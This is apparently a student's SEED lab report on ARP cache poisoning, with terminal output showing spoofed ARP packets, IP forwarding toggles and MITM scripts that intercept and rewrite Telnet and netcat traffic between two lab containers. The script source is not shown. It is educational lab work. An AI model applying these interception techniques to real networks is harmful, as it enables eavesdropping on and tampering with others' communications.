
## Step 3 - Turn on IP Forwarding



```
seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup ×
root@seed-attacker: PES2UG20CS390:Name:VishwasM$:/volumes# sysctl net.ipv4.ip_forw
root@seed-attacker: PES2UG20CS390:Name:VishwasM$:/volumes# net.ipv4.ip_forward = 1
root@seed-attacker: PES2UG20CS390:Name:VishwasM$:/volumes#
```



```
seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup ×
root@hostA: PES2UG20CS390:Name:VishwasM$:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.110 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.174 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.100 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.133 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.087 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.129 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.116 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=64 time=0.133 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.125 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.099 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.127 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.091 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.114 ms
64 bytes from 10.9.0.6: icmp_seq=14 ttl=64 time=0.115 ms
64 bytes from 10.9.0.6: icmp_seq=15 ttl=64 time=0.108 ms
64 bytes from 10.9.0.6: icmp_seq=16 ttl=64 time=0.130 ms
^C64 bytes from 10.9.0.6: icmp_seq=17 ttl=64 time=0.096 ms
64 bytes from 10.9.0.6: icmp_seq=18 ttl=64 time=0.100 ms
^C
--- 10.9.0.6 ping statistics ---
18 packets transmitted, 18 received, 0% packet loss, time 17413ms
rtt min/avg/max/mdev = 0.087/0.115/0.174/0.020 ms
root@hostA: PES2UG20CS390:Name:VishwasM$:/#
```



## Question:

1. Compare the results between the above two steps.

Ans: In the second scenario we have no ARP packets sent. We can just see the ICMP packets travelling across two hosts.

## Step 4 - Launch the MITM Attack

```
seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup
root@seed-attacker: PES2UG20CS390:Name:VishwasM$ :/volumes# python3 task11A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5

.
Sent 1 packets.
root@seed-attacker: PES2UG20CS390:Name:VishwasM$ :/volumes# python3 task2.py
.
Sent 1 packets.
root@seed-attacker: PES2UG20CS390:Name:VishwasM$ :/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@seed-attacker: PES2UG20CS390:Name:VishwasM$ :/volumes#
```

```

seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
Escape character is '^]'.
Ubuntu 20.04.1 LTS
hostB:PES2UG20CS390:Name:VishwasM$ login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@hostB:PES2UG20CS390:Name:VishwasM$ sssss
-bash: sssss: command not found
seed@hostB:PES2UG20CS390:Name:VishwasM$ 

```



Now to perform the Man in the Middle Attack, we start over and repeat the above steps - for establishing the Telnet connection.

```
seed@VM: ~/.../L...  seed@VM: ~/.../L...  seed@VM: ~/.../La...  seed@VM: ~/.../La...  seed@VM: ~/.../La...
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task11A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5

.
Sent 1 packets.
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task2.py
.
Sent 1 packets.
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

```
seed@VM: ~/.../L...  seed@VM: ~/.../L...  seed@VM: ~/.../La...  seed@VM: ~/.../La...  seed@VM: ~/.../La...
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task11A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5

.
Sent 1 packets.
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task2.py
.
Sent 1 packets.
```

```
seed@VM: ~/.../Labsetup
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# nano mitm.py
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 mitm.py
LAUNCHING MITM ATTACK.....
*** b'd', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'd', length: 1
.
Sent 1 packets.
*** b'f', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.


```

```
seed@VM: ~/.../Labsetup
[09/17/22]seed@VM:~/.../Labsetup$ docksh 43
root@hostA:PES2UG20CS390:Name:VishwasM$:# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
hostB:PES2UG20CS390:Name:VishwasM$ login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Sep 17 12:56:28 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@hostB:PES2UG20CS390:Name:VishwasM$~$ ZZZZZZZZ
```



## Task 3: MITM Attack on Netcat using ARP Cache Poisoning

```
seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x
root@seed-attacker: PES2UG20CS390:Name:VishwasM$:/volumes# python3 task11A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5

.
Sent 1 packets.
root@seed-attacker: PES2UG20CS390:Name:VishwasM$:/volumes# python3 task2.py
.
Sent 1 packets.
root@seed-attacker: PES2UG20CS390:Name:VishwasM$:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

```
seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5

.
Sent 1 packets.
root@seed-attacker: PES2UG20CS390:Name:VishwasM$:/volumes# python3 task2.py
.
Sent 1 packets.
root@seed-attacker: PES2UG20CS390:Name:VishwasM$:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@seed-attacker: PES2UG20CS390:Name:VishwasM$:/volumes# nano mitm1.py
root@seed-attacker: PES2UG20CS390:Name:VishwasM$:/volumes# python3 mitm1.py
LAUNCHING MITM ATTACK.....
*** b'vishwa\n', length: 7
.
Sent 1 packets.
.
Sent 1 packets.
```

```
[09/17/22] seed@VM:~/.../Labsetup$ docksh 43
root@hostA:PES2UG20CS390:Name:VishwasM$:# nc 10.9.0.6 9090
root@hostA:PES2UG20CS390:Name:VishwasM$:# nc 10.9.0.6 9090
vishwa
```

```
[09/17/22] seed@VM:~/.../Labsetup$ docksh 28
root@hostB:PES2UG20CS390:Name:VishwasM$:# nc -lp 9090
ZZZZZZ
```